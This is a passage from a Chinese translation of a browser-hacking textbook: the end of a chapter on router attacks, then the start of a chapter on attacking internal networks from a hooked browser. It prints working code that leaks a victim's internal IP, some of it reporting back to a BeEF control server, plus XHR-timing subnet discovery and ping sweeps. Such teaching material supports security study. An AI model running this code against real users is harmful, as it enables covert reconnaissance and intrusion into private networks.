


图9-40　Routerpwn：www.routerpwn.com

本节介绍的攻击技术展示了网络路由器有多脆弱，特别是那些个人家庭中常用的SOHO设备，尤其没有安全可言。这背后的主要原因，应该是人们都选择相信路由器厂商会保障Web用户界面的安全。换句话说，就是认为在内部网中运行的Web界面对互联网上的黑客来说是难以企及的。

这种假设一旦面临内部网中某个浏览器被攻击者所控制的局面，就会像纸牌屋一样坍塌。此时，路由器可以被重新配置，完全换心，甚至成为僵尸网络的一个节点。

9.11　小结

本章介绍了可以通过勾连浏览器对Web应用发起的各类攻击，其中很多是跨域执行而又不违反SOP的。如果你是一个攻击者，掌握这些技术之后，就可以进一步伪装隐蔽自己，并访问那些位于内部网中不能路由到的Web应用。

我们还讨论了如何识别和利用跨域漏洞，包括RCE、SQL注入和XSS攻击。

经过学习，相信大家已经知道了怎么通过（跨域发现的）XSS漏洞勾连目标源，进而扩大自己能够控制的攻击面。有了勾连之后，就可以通过Tunneling Proxy访问这个刚被控制的源，从而可能利用到认证会话，并绕过一些使用HttpOnly的防御措施。Burp和Sqlmap等标准的安全工具，也可以使用Tunneling Proxy通过勾连浏览器发送请求。

这一章还展示了能够跨域发起标准的Web应用攻击。这些攻击可以利用内部网设备中的RCE漏洞。

下一章，我们继续围绕内部网中的勾连浏览器展开讨论。但攻击目标是一些非Web服务，使用的方法涉及内部协议通信与利用等。

9.12　问题

(1) 什么是前置请求？

(2) 跨域Web应用指纹采集的原理是什么？它违反同源策略吗？

(3) 如何盲勾连一个新域？请举一个例子。

(4) 有什么方法可以检测用户是否登录到了Web应用，但同时又不违反同源策略？

(5) 为什么XSRF漏洞加上跨域请求可能造成毁灭性打击？伪随机防御XSRF token又如何防范它？

(6) 能够不违反同源策略跨域检测的SQL注入是哪种？属于盲注吗？

(7) 如何通过勾连浏览器代理HTTP请求？

(8) 描述一下本章最后一节介绍的GlassFish利用（CVE-2012-0550）的原理。有没有什么注意事项？

(9) 如何利用允许来自所有域请求的宽松的跨域策略？描述现实中的一个例子。

(10) 请讲一个Web应用痛点的例子。

要查看问题答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

9.13　注释

1. Mozilla Developer Network. (2013). *HTTP access control (CORS)*. Retrieved June 15, 2013 from https://developer.mozilla.org/en-US/docs/HTTP/Access_control_CORS
2. W3C. (2013). *Cross-origin Resource sharing Terminology*. Retrieved June 15, 2013 from http://www.w3.org/TR/cors/#simple-method
3. W3C. (2013). *Cross-origin Resource sharing Terminology*. Retrieved June 15, 2013 from http://www.w3.org/TR/cors/#simple-header
4. BeEF Project. (2012). *Internal Network Fingerprinter*. Retrieved October 8, 2013 from https://github.com/beefproject/beef/tree/master/modules/network/internal_network_fingerprinting

5. Chris Sullo. (2010). *CMS Explorer*. Retrieved June 15, 2013 from http://code.google.com/p/cms-explorer/
6. Sky. (2012). *Sagem router firmware*. Retrieved October 8, 2013 from http://www.skyuser.co.uk/skyinfo/the_sagem_f_st_2504_router_gets_a_new_fw.html
7. Gareth Heyes. (2007). *JS Lan Scanner*. Retrieved October 8, 2013 from http://code.google.com/p/jslanscanner/source/browse/trunk/lan_scan/js/lan_scan.js
8. Mike Cardwell. (2011). *Abusing HTTP Status Codes to Expose Private Information*. Retrieved June 15, 2013 from https://grepular.com/Abusing_HTTP_Status_Codes_to_Expose_Private_Information
9. H. Meer and M. Slaviero. (2007). *It's all about timing*. Retrieved June 15, 2013 from http://www.defcon.org/images/defcon-15/dc15-presentations/Meer_and_Slaviero/Whitepaper/dc-15-meer_and_slaviero-WP.pdf
10. P. Watkins. (2001). *Cross-site Request Forgeries*. Retrieved June 15, 2013 from http://www.tux.org/~peterw/csrf.txt
11. BeEF Project. (2012). *CSRF Virgin Superhub*. Retrieved October 8, 2013 from https://github.com/beefproject/beef/issues/703
12. Chris Shiflett. (2004). *Cross-Site Request Forgeries*. Retrieved June 15, 2013 from http://shiflett.org/articles/cross-site-request-forgeries
13. James Fisher. (2013). *DirBuster Project*. Retrieved June 15, 2013 from https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
14. Mozilla Developer Network. (2013). *DOMParser*. Retrieved June 15, 2013 from https://developer.mozilla.org/en-US/docs/Web/API/DOMParser
15. Eli Gray. (2012). *DOMParser HTML extension*. Retrieved June 15, 2013 from https://gist.github.com/eligrey/1129031
16. David Litchfield, Chris Anley, John Heasman, and Bill Grindlay. (2005). *The Database Hacker's Handbook*. Retrieved June 15, 2013 from http://www.amazon.com/The-Database-Hackers-Handbook-Defending/dp/0764578014
17. Justin Clarke. (2009). *SQL Injection Attacks and Defense*. Retrieved June 15, 2013 from http://store.elsevier.com/SQL-Injection-Attacks-and-Defense/Justin-Clarke/isbn-9781597499637/
18. Wikipedia. (2013). *Prepared statement*. Retrieved June 15, 2013 from http://en.wikipedia.org/wiki/Prepared_statement
19. Chema Alonso. (2007). *Time-Based Blind SQL Injection with Heavy Queries*. Retrieved June 15, 2013 from http://technet.microsoft.com/en-us/library/cc512676.aspx
20. Bernardo Damele. (2009). *Advanced SQL injection to operating system full control*. Retrieved June 15, 2013 from http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjectionslides.pdf
21. Chris Anley. (2002). *Advanced SQL injection*. Retrieved June 15, 2013 from http://www.cgisecurity.com/lib/more_advanced_sql_injection.pdf
22. Microsoft Developer Network. (2013). *WAITFOR (Transact-SQL)*. Retrieved June 15, 2013 from http://msdn.microsoft.com/en-us/library/ms187331.aspx
23. Gareth Heyes. (2009). *XSS Rays*. Retrieved June 15, 2013 from http://www.thespanner.co.uk/2009/03/25/xss-rays/
24. Mario Heiderich. (2010). *XSSAuditor bypasses from sla.ckers.org*. Retrieved June 15, 2013 from https://bugs.webkit.org/show_bug.cgi?id=29278#c6

25. D. Kristol and L. Montulli. (2013). *HTTP State Management Mechanism*. Retrieved June 15, 2013 from http://www.ietf.org/rfc/rfc2109.txt
26. RandomStorm. (2013). *Damn Vulnerable Web Application*. Retrieved June 15, 2013 from http://www.dvwa.co.uk/
27. D. Stuttard. (2013). *Burp Suite*. Retrieved June 15, 2013 from http://portswigger.net/burp/
28. B. Damele and M. Stamparm. (2013). *Sqlmap*. Retrieved June 15, 2013 from http://sqlmap.org/
29. E. Oftedal. (2010). *MalaRIA—I'm in your browser, surfin your webs*. Retrieved June 15, 2013 from http://erlend.oftedal.no/blog/?blogid=107
30. n.runs AG. (2011). *Denial of Service through hash table multi-collisions*. Retrieved June 15, 2013 from https://www.nruns.com/_downloads/advisory28122011.pdf
31. Fortify. (2012). *Web Server DoS by Hash Collision*. Retrieved June 15, 2013 from http://web.archive.org/web/20120120043647/http://blog.fortify.com/blog/Vulnerabilities-Breaches/2012/01/04/Web-Server-DoS-by-Hash-Collision
32. R. Regan. (2011). *Java Hangs When Converting 2.2250738585072012e-308*. Retrieved October 8, 2013 from http://www.exploringbinary.com/java-hangs-when-converting-2-2250738585072012e-308/
33. F. Assolini. (2012). *The tale of one thousand and one DSL modems*. Retrieved October 8, 2013 from https://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems
34. C. Hoepers. (2012). *Tratamento de Incidentes de Segurança e Tendências no Brasil*. Retrieved October 8, 2013 from http://www.cert.br/docs/palestras/certbr-jornada-sisp2012.pdf
35. T. Donev. (2011). *Comtrend ADSL Router (CT-5367) C01_R12 Remote Root*. Retrieved October 8, 2013 from http://www.exploit-db.com/exploits/16275/
36. Wikipedia. (1983). *Scarface*. Retrieved June 15, 2013 from https://en.wikipedia.org/wiki/Scarface_(1983_film)
37. R. Suggi Liverani. (2012). *Oracle Glassfish REST Interface—Cross-site Request Forgery Vulnerability*. Retrieved June 15, 2013 from http://www.securityassessment.com/files/documents/advisory/Oracle_GlassFish_Server_REST_CSRF.pdf
38. K. Kotowicz. (2011). *How to upload arbitrary file contents cross-domain*. Retrieved June 15, 2013 from http://blog.kotowicz.net/2011/04/how-to-upload-arbitrary-file-contents.html
39. Mozilla Developer Network. (2013). *XMLHttpRequest*. Retrieved June 15, 2013 from https://developer.mozilla.org/en-US/docs/DOM/XMLHttpRequest#sendAsBinary()
40. Y. Cam. (2012). *m0n0wall 1.33 Cross-site Request Forgery Vulnerability*. Retrieved June 15, 2013 from http://1337day.com/exploit/19906
41. Pentestmonkey. (2013). *PHP reverse shell*. Retrieved June 15, 2013 from http://pentestmonkey.net/tools/web-shells/php-reverse-shell
42. M. Sajdak. (2009). *ASMAX AR 804 gu compromise*. Retrieved October 8, 2013 from http://www.securitum.pl/dh/asmax-ar-804-gu-compromise
43. T. Baume. (2011). *Netcomm NB5 Botnet—PSYB0T 2.5L*. Retrieved October 8, 2013 from http://users.adam.com.au/bogaurd/PSYB0T.pdf
44. P. Čeleda and R. Krejčí. (2011). *An Analysis of the Chuck Norris Botnet 2*. Retrieved October 8, 2013 from http://www.muni.cz/research/projects/4622/web/files/cnb-2.pdf
45. C. Heffner. (2013). *Binwalk*. Retrieved October 8, 2013 from https://code.google.com/p/binwalk/

46. C. Heffner and J. Collake. (2013). *Firmware Modification Kit*. Retrieved October 8, 2013 from http://code.google.com/p/firmware-mod-kit/
47. R. Kornmeyer. (2013). *Creating Malicious Firmware with Firmware-Mod-Kit*. Retrieved October 8, 2013 from http://pauldotcom.com/2013/06/creating-malicious-firmware-wi.html

第10章 攻击网络

不要忘了本书里时不时就会讨论到的支持应用协议的底层环境和技术。HTTP对底层OSI分层模型的依赖程度，与应用层中定义的其他协议是一样的。

关注攻击浏览器和Web应用是一件事，而深入底层网络又会为你打开另一番新天地。只有在网络层才能直接访问那些非HTTP服务，包括电子邮件、打印、IRC（Internet Relay Chat）等。

本章从探讨如何发现勾连浏览器的内部网络配置开始。换句话说，就是检测内部IP地址，并进行端口扫描。获得这些信息后，就可以使用一些更高级的技术，比如IPC（Inter-protocol Communication，协议间通信）和IPE（Inter-protocol Exploitation，协议间利用）。

当然，在使用IPE俘获某个目标后，需要让它连接到你控制的设备。常规的反向连接会涉及通过边界防火墙的噪声通信。我们还会介绍一个通过BeEF Bind payload回连的更隐秘的方式，用它把数据反弹到你勾连的浏览器。

10.1 识别目标

在尝试对系统或网络进行非授权访问之前，首先要做的就是侦察。如果攻击目标是浏览器，那么充分侦察也同样重要。事实上，由于浏览器存在很多限制因素，所以对目标网络提前有一个清晰的了解就更加关键了。

第9章介绍过一些目标识别方法，其中一些方法也与识别目标网络服务相关。现在，我们需要更进一步，收集更多关于目标的信息。

在开始扫描端口之前，还需要了解目标子网。最好的起点就是勾连浏览器所在的子网。在接下来的几节中，我们会介绍发现浏览器的内部IP的方法以及获取内部网络信息的其他方法。

10.1.1 识别勾连浏览器的内部 IP

我们希望以最少的努力换取尽量多的目标信息。理想的过程是调用一个JavaScript方法，然后让它返回浏览器的内部网络细节。虽然这听起来有点不太可能，但直到2012年年底，在Firefox中一直都是可以实现的。

JavaScript可以生成Java调用，从而通过JRE浏览器插件来执行。甚至还可以实例化Java的`java.net.Socket`类。通过这个类，JavaScript可以取得浏览器的内部IP和主机名称。

对仍在运行Java小程序的浏览器来说，还是可以提取其内部网络信息的，只不过现在需要用户做出动作。这个限制是在浏览器增加点击播放功能之后才有的。

下面的JavaScript代码展示了如何在Firefox 15之前的版本中，提取内部IP地址和主机名称。从Firefox16开始，在DOM中访问java和Packages的LiveConnect被禁用了[1]（4.2.1节提到过）。

```
var sock = new java.net.Socket();
var ip = "";
var hostname = "";

try {
  sock.bind(new java.net.InetSocketAddress('0.0.0.0',0));
  sock.connect(new java.net.InetSocketAddress(document.domain,
    (!document.location.port)?80:document.location.port));
  ip = sock.getLocalAddress().getHostAddress();
  hostname = sock.getLocalAddress().getHostName();
}
```

这里的`bind()`方法在本地计算机上打开了一个监听端口，并立即连接。连接之后，`getLocalAddress()`方法被调用，并返回一个InetAddress对象。这个对象中定义了更多方法，例如`getHostAddress()`可以用来取得IP，而`getHostName()`可以用来取得当前套接字连接的主机名称。接着，上面的代码就调用这些方法，以取得内部网络的信息。

把类似的逻辑封装在Java小程序里，也是取得这些信息的一种可行的方法。不过，这样会受到点击播放的限制。看看以下代码：

```
import java.applet.Applet;
import java.applet.AppletContext;
import java.net.InetAddress;
import java.net.Socket;

/*
* 改编自Lars Kindermann小程序
* http://reglos.de/myaddress/MyAddress.html
*/
public class get_internal_ip extends Applet {
 String Ip = "unknown";
 String internalIp = "unknown";
 String IpL = "unknown";

 private String MyIP(boolean paramBoolean) {
  Object obj = "unknown";
  String str2 = getDocumentBase().getHost();
  int i = 80;
  if (getDocumentBase().getPort() != -1){
   i = getDocumentBase().getPort();
  }
  try {
    String str1 =
     new Socket(str2, i).getLocalAddress().getHostAddress();
    if (!str1.equals("255.255.255.255")) obj = str1;
  } catch (SecurityException localSecurityException) {
    obj = "FORBIDDEN";
```

```
 } catch (Exception localException1) {
   obj = "ERROR";
}
if (paramBoolean) try {
   obj = new Socket(str2, i).getLocalAddress().getHostName();
} catch (Exception localException2) {}
return (String) obj;
}

public void init() {
 this.Ip = MyIP(false);
}

public String ip() {
 return this.Ip;
}

public String internalIp() {
 return this.internalIp;
}

public void start() {}

}
```

这些代码（在Lars Kindermann的工作成果[2]基础上修改而来）在被编译为未签名的小程序之后，可以在Java 1.6中取得内部IP地址。如果将这个小程序嵌到网页中，那就可以使用`document.get_internal_ip.ip()`方法查询这个小程序。

Java 1.7u11开始引入了针对未签名小程序的点击播放功能。也就是说，在此之后，如果还想通过相同的方法取得内部网络信息，就必须解决用户主动操作的问题。显然，这样会减小成功的几率。

以下的Java代码将信息挖掘的深度更进一层，枚举了其他可用的网络接口：

```
String output = "";
output += "Host Name: ";
output += java.net.InetAddress.getLocalHost().getHostName()+"\n";
output += "Host Address: ";
output += java.net.InetAddress.getLocalHost().getHostAddress()+"\n";
output += "Network Interfaces (interface, name, IP):\n";
Enumeration networkInterfaces = NetworkInterface.getNetworkInterfaces();
while (networkInterfaces.hasMoreElements()) {
  NetworkInterface networkInterface =
    (NetworkInterface) networkInterfaces.nextElement();
  output += networkInterface.getName() + ", ";
  output += networkInterface.getDisplayName()+ ", ";
  Enumeration inetAddresses = (networkInterface.getInetAddresses());
  if(inetAddresses.hasMoreElements()){
     while (inetAddresses.hasMoreElements()) {
      InetAddress inetAddress = (InetAddress)inetAddresses.nextElement();
      output +=inetAddress.getHostAddress() + "\n";
     }
  }else{
```

```
            output += "\n";
        }
    }

    return output;
```

BeEF的Get System Info命令模块使用了与这里非常相似的代码，但对它进行了扩展，包含查询`Runtime`和`System`等Java对象的功能。通过增加可查询的对象，除了网络信息，还可以额外检测到如下信息。

- Java虚拟机可用的处理器数量：

```
Integer.toString(Runtime.getRuntime().availableProcessors())
```

- 系统内存信息：

```
Runtime.getRuntime().maxMemory()
Runtime.getRuntime().freeMemory()
Runtime.getRuntime().totalMemory()
```

- 操作系统名称、版本及架构：

```
System.getProperty("os.name");
System.getProperty("os.version");
System.getProperty("os.arch");
```

在BeEF中，相应的Java代码已经被编译为Java类文件。模块在执行时，会使用JavaScript函数`beef.dom.attachApplet()`，把类文件加载到目标的浏览器。图10-1展示了在最新的Java 1.6插件中运行Get Internal IP模块时的输出。




图10-1　Get Internal IP命令模块的输出

还记得第5章讨论了利用WebRTC标准连接计算机的网络摄像头以辅助社会工程攻击吗？WebRTC还有一个建议的功能，就是端到端的连接组件[3]。

在DOM中，可以通过`window.RTCPeerConnection`、`window.webkitRTCPeerConnection`或`window.mozRTCPeerConnection`对象来使用这个功能，具体要看浏览器。这个功能的目的是为富Web应用提供端到端的通信能力。比如，可以在浏览器中发起视频聊天，而不依赖于Flash等第三方技术。

这个功能的核心是ICE（Interactive Connectivity Establishment，交互式连通建立方式）框架。ICE的设计目的是为浏览器与浏览器之间的直接通信提供一种机制。当然，防火墙和NAT技术经

常会阻止独立浏览器之间的直接通信。因此才有了STUN（Session Traversal Utilities for NAT）和TURN（Traversal Using Relays around NAT）这两个概念[4]。

背后的思想是以转发或连接服务器作为两个浏览器之间的连通节点。为了让两个浏览器之间实现初次握手，需要用到SDP（Session Discovery Protocol）[5]。SDP标准描述了一种通用语言，用于定义两方建立连接所必需的信息。2013年，Nathan Vander Wilt[6]发现，`RTCPeerConnection`的实现，特别是其中用于构建SDP消息的功能，可以用于发现浏览器的内部IP地址。以下代码片段演示了如何通过这个技术取得内部IP地址：

```
var RTCPeerConnection = window.webkitRTCPeerConnection
                        || window.mozRTCPeerConnection;

if (RTCPeerConnection) (function () {

  var addrs = Object.create(null);
  addrs["0.0.0.0"] = false;

  // 与ICE/转发服务器（这里的NONE）建立连接
  var rtc = new RTCPeerConnection({iceServers:[]});
  // FF需要处理信道/流
  if (window.mozRTCPeerConnection) {
      rtc.createDataChannel('', {reliable:false});
  };

  // 根据发现的ICE，从IP地址数据中取得SDP数据
  rtc.onicecandidate = function (evt) {
      if (evt.candidate) grepSDP(evt.candidate.candidate);
  };

  // 创建SDP要约开始进程
  rtc.createOffer(function (offerDesc) {
      // 基于成功的要约取得SDP
      grepSDP(offerDesc.sdp);
      // 将此要约设置为RTC Peer Connection的本地描述
      rtc.setLocalDescription(offerDesc);
    }, function (e) { // If the SDP offer fails
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>, "SDP Offer Failed"); });

  // 如果此SDP要约失效，取得后处理新IP
  function processIPs(newAddr) {
    if (newAddr in addrs) return;
    else addrs[newAddr] = true;
    var displayAddrs = Object.keys(addrs).filter(function (k) {
                                            return addrs[k]; });
    beef.net.send('<%= @command_url %>',
      <%= @command_id %>, "IP is " + displayAddrs.join(" or perhaps "));
  }

  function grepSDP(sdp) {
    var hosts = [];
    //http://tools.ietf.org/html/rfc4566#page-39
```

```
    sdp.split('\r\n').forEach(function (line) {
      // http://tools.ietf.org/html/rfc4566#section-5.13
      if (~line.indexOf("a=candidate")) {
        // http://tools.ietf.org/html/rfc5245#section-15.1
        var parts = line.split(' '),
          addr = parts[4],
          type = parts[7];
        if (type === 'host') processIPs(addr);
      // http://tools.ietf.org/html/rfc4566#section-5.7
      } else if (~line.indexOf("c=")) {
        var parts = line.split(' '),
          addr = parts[2];
        processIPs(addr);
      }
    });
  }
})(); else { // 浏览器不支持RTCPeerConnection
  beef.net.send('<%= @command_url %>', <%= @command_id %>,
    "Browser doesn't appear to support RTCPeerConnection");
}
```

以上代码首先创建一个名为`rtc`的RTCPeerConnection对象，然后定义一个处理程序，用于处理检测到的ICE。之后创建一个SDP邀约，构建起一个正常来说会通过转发服务器被提交给另一端的SDP。不过，由于什么也没有设置，所以这里包含了请求。最后通过解析SDP字符串，提取出内部IP地址。

有了这些信息，下一步对内网的攻击会更有针对性，也更精准。不过，如果Java或WebRTC不可用，那也还有办法！还可以分析可能的内部IP范围。

10.1.2 识别勾连浏览器的子网

发现浏览器的内部IP地址很有用，但这也并非攻击内部网络的决定性因素。在1700多万个地址（RFC1918地址空间）中找到目标地址看似不可能完成。可是，我们可以通过一些简单的推断，把问题缩小到可以驾驭的范围内。

收窄潜在目标范围的第一种方法是根据既有经验，推测可能的内网地址范围。比如10.0.0.0/24、10.1.1.0/24或192.168.1.0/24都是有可能的。找到这个范围就是一个好的开始。当然，需要根据浏览器的其他信息来确认你的推测。

2009年，Robert Hansen发现[7]，在向内部IP地址发送`XMLHttpRequest`跨域请求时，响应返回的速度很快，大概在秒级。不过，如果主机没开机，那响应时间就会很长。因为这两种情况下的时间性差别非常之大，所以可以通过响应时间来推断内网主机是否处于开机状态。

以下代码是Robert Hansen代码的增强版，可以通过它们发现当前勾连浏览器所在的子网，而不用事先知道其IP地址：


```
var ranges = [
'192.168.0.0','192.168.1.0',
'192.168.2.0','192.168.10.0',
'192.168.100.0','192.168.123.0',
```

```
'10.0.0.0','10.0.1.0',
'10.1.1.0'
];
var discovered_hosts = [];
// XHR超时
var timeout = 5000;

function doRequest(host) {
var d = new Date;
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = processRequest;
xhr.timeout = timeout;

function processRequest(){
 if(xhr.readyState == 4){
  var time = new Date().getTime() - d.getTime();
  var aborted = false;
  // 如果调用window.stop()，触发的是abort
  // http://www.w3.org/TR/XMLHttpRequest/#event-handlers
  xhr.onabort = function(){
    aborted = true;
  }

  xhr.onloadend = function(){
    if(time < timeout){
      // abort总在onloadend之前触发
      if(time > 10 && aborted === false){
        console.log('Discovered host ['+host+
            '] in ['+time+'] ms');
        discovered_hosts.push(host);
      }
    }
    }
 }
}

xhr.open("GET", "http://" + host, true);
xhr.send();
}

var start_time = new Date().getTime();
function checkComplete(){
    var current_time = new Date().getTime();
    if((current_time - start_time) > timeout + 1000){
        // 结束挂起的XHR，尤其是在Chrome中
        window.stop();
        clearInterval(checkCompleteInterval);
        console.log("Discovered hosts:\n" +
            discovered_hosts.join("\n"));
    }
}

var checkCompleteInterval = setInterval(function(){
  checkComplete()}, 1000);
```

```
for (var i = 0; i < ranges.length; i++) {
// 以下代码返回像192.168.0之类的
 var c = ranges[i].split('.')[0]+'.'+
 ranges[i].split('.')[1]+'.'+
 ranges[i].split('.')[2]+'.';
 // 对ranges数组中的每一项，请求最常见的网关IP，类似：
 // 192.168.0.1, 192.168.0.100, 192.168.0.254
 doRequest(c + '1');
 doRequest(c + '100');
 doRequest(c + '254');
}
```

数组ranges中包含了最常见的默认网关IP地址。对于这个数组中的每一个条目，还需要3个不同的IP地址，同样也是最常见的默认分配。比如，在192.168.0.0/24范围中，会测试以下3个IP地址：192.168.0.1、192.168.0.100和192.168.0.254。整个过程会继续到把所有范围都测试一遍。

为了跟踪过程，每秒会调用一次checkComplete()函数，以验证6秒钟的超时设置是否已经到了。这里只使用了5秒的XHR超时，对内部网络也足够了。如果在这个时间内有XHR完成，就说明找到了主机。

注意，这里调用window.stop()函数中断XHR请求，以防请求不存在的主机延误太长时间。通常在Chrome等基于WebKit的浏览器中会这样。

在图10-2中，可以看到192.168.0.1被找到了。




图10-2　成功找到192.168.0.1

不过要知道，在浏览器中执行这种扫描操作会花一定时间。而可能会影响到对这些操作计时的因素之一，是浏览器同时维护的网络连接数量。与浏览器的多数其他属性一样，不同的浏览器或版本中，计时的结果可能会有差异。图10-3展示了在不同的浏览器中每个主机的不同连接，以及一些浏览器的最大连接数。关于这张图以及更多信息，请访问http://www.browserscope.org。

Summary | Ringmark | Security | Rich Text | Selectors API | **Network** | Acid3 | JSKB

Compare name	score	PerfTiming	Connections per Hostname	Max Connections	|| Script Script	|| Script Stylesheet	|| Script Image	|| Script Iframe	Async Scripts
IE 10 →	12/16	yes	8	16	yes	yes	yes	no	yes
Chrome 26 →	12/16	yes	6	9	yes	yes	yes	no	yes
Firefox 21 →	11/16	yes	6	16	yes	yes	yes	no	yes
Safari 6.0.3 →	11/16	no	6	16	yes	yes	yes	no	yes

图10-3　每个主机的不同连接以及最大连接数

在这个阶段，你就知道了勾连浏览器的网关地址很可能是192.168.0.1。那么下一步，就是识别在192.168.0.0/24这个子网中有没有活动的主机。这时候就需要用到ping sweep了。

10.2　ping sweep

知道了目标的子网之后，下一步就是快速地检测有没有主机活动。此时要在浏览器中使用ping sweep功能。

我们知道，ping sweep一般在TCP/IP或ICMP层执行，而这个操作指的就是确定哪个IP地址是可以访问的。可以通过很多方法在勾连浏览器中实现ping sweep，下面几节将分别介绍。

10.2.1　使用 `XMLHttpReqeust`

以下代码与前面发现网关的代码原理相同，但为了效率更高而使用了WebWorker。对于可能有性能要求的目标而言，使用WebWorker发送请求更可靠一些。虽然这个技术发送的是XHR请求，但并不要求目标IP地址监听80端口。没错，甚至都不需要监听该端口。这些代码只会检测XHR的耗时，来确定某个IP后面有没有主机。在这里，WebWorker执行的代码如下：

```
var xhr_timeout, subnet;

// 设置范围
// 下限 = 1 (192.168.0.1)
// 上限 = 50 (192.168.0.50)
// to_scan = 50
var lowerbound, upperbound, to_scan;
var scanned = 0;
var start_time;

/* 配置来自初始化WebWorker的代码(上层)*/
onmessage = function (e) {
```

```
 xhr_timeout = e.data['xhr_timeout'];
 subnet = e.data['subnet'];
 lowerbound = e.data['lowerbound'];
 upperbound = e.data['upperbound'];
 to_scan = (upperbound-lowerbound)+1;
 // 调用scan()并发送请求
 scan();
 start_time = new Date().getTime();
};

function checkComplete(){
    current_time = new Date().getTime();
    // 检查当前时间对Chrome是必要的
    // 因为有些XHR可能因为主机下线而需要较长时间才能返回
    if(scanned === to_scan ||
        (current_time - start_time) > xhr_timeout){
        clearInterval(checkCompleteInterval);
        postMessage({'completed':true});
        self.close(); //close the worker
    }else{
        // 并不是所有XHR都会完成/超时
    }
}

function scan(){
    // 以下代码返回192.168.0.
    var c = subnet.split('.')[0]+'.'+
    subnet.split('.')[1]+'.'+
    subnet.split('.')[2]+'.';

    function doRequest(url) {
    var d = new Date;
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = processRequest;
    xhr.timeout = xhr_timeout;

    function processRequest(){
     if(xhr.readyState == 4){
      var d2 = new Date;
      var time = d2.getTime() - d.getTime();

      scanned++;

      if(time < xhr_timeout){
       if(time > 10){
        postMessage({'host':url,'time':time,
            'completed':false});
       }
      } else {
        // 主机不在线
      }
     }
    }
```

```
        xhr.open("GET", "http://" + url, true);
        xhr.send();
        }

        for (var i = lowerbound; i <= upperbound; i++) {
         var host = c + i;
         doRequest(host);
        }
    }

    var checkCompleteInterval = setInterval(function(){
      checkComplete()}, 1000);
```

针对选定范围内（如192.168.0.1到192.168.0.50）的每一个IP地址，这段代码都会发送一次XHR请求。如果请求完成耗时不超过`xhr_timeout`，那就可以认为目标主机在活动。如果时间超过了5秒，则认为主机没开机。当然，对于延迟较高的网络，应该调高这个时间阈值。

以下是WebWorker控制器的代码，用于协调多个工作进程：

```
if(!!window.Worker){

// WebWorker代码
var wwloc = "http://browserhacker.com/network-discovery/worker.js";
var workersDone = 0;
var totalWorkersDone = 0;
var start = 0;

// 并行执行的WebWorker的数量
var workers_number = 5;
// 每0.5秒调用checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();
var xhr_timeout = 5000;
var lowerbound = 1;
var upperbound = 50; // 用5秒为50个IP创建50个XHR
var discovered_hosts = [];
var subnet =  "192.168.0.0";
var worker_i = 0;

/* 产生新的WebWorker来在'start'位置处理数据检索 */
function spawnWorker(lowerbound, upperbound){
   worker_i++;
   // 使用eval动态地创建WebWorker变量
   eval("var w" + worker_i + " = new Worker('" + wwloc + "');");
   eval("w" + worker_i + ".onmessage = function(oEvent){" +
   "if(oEvent.data['completed']){workersDone++;totalWorkersDone++;}else{" +
   "var host = oEvent.data['host'];" +
   "var time = oEvent.data['time'];" +
   "console.log('Discovered host ['+host+'] in ['+time+'] ms');" +
   "discovered_hosts.push(host);"+
   "}};");
   eval("var data = {'xhr_timeout':" + xhr_timeout + ", 'subnet':'" + subnet +
    "', 'lowerbound':" + lowerbound +", 'upperbound':" + upperbound + "};");
   eval("w" + worker_i + ".postMessage(data);");
```

```
      console.log("Spawning worker for range: " + subnet);
    }

    function checkComplete(){
     if(workersDone === workers_number){
     console.log("Current workers have completed.");
     console.log("Discovery finished on network " + subnet + "/24");
       clearInterval(checkCompleteInterval);
       var end = new Date().getTime();
       //window.stop();
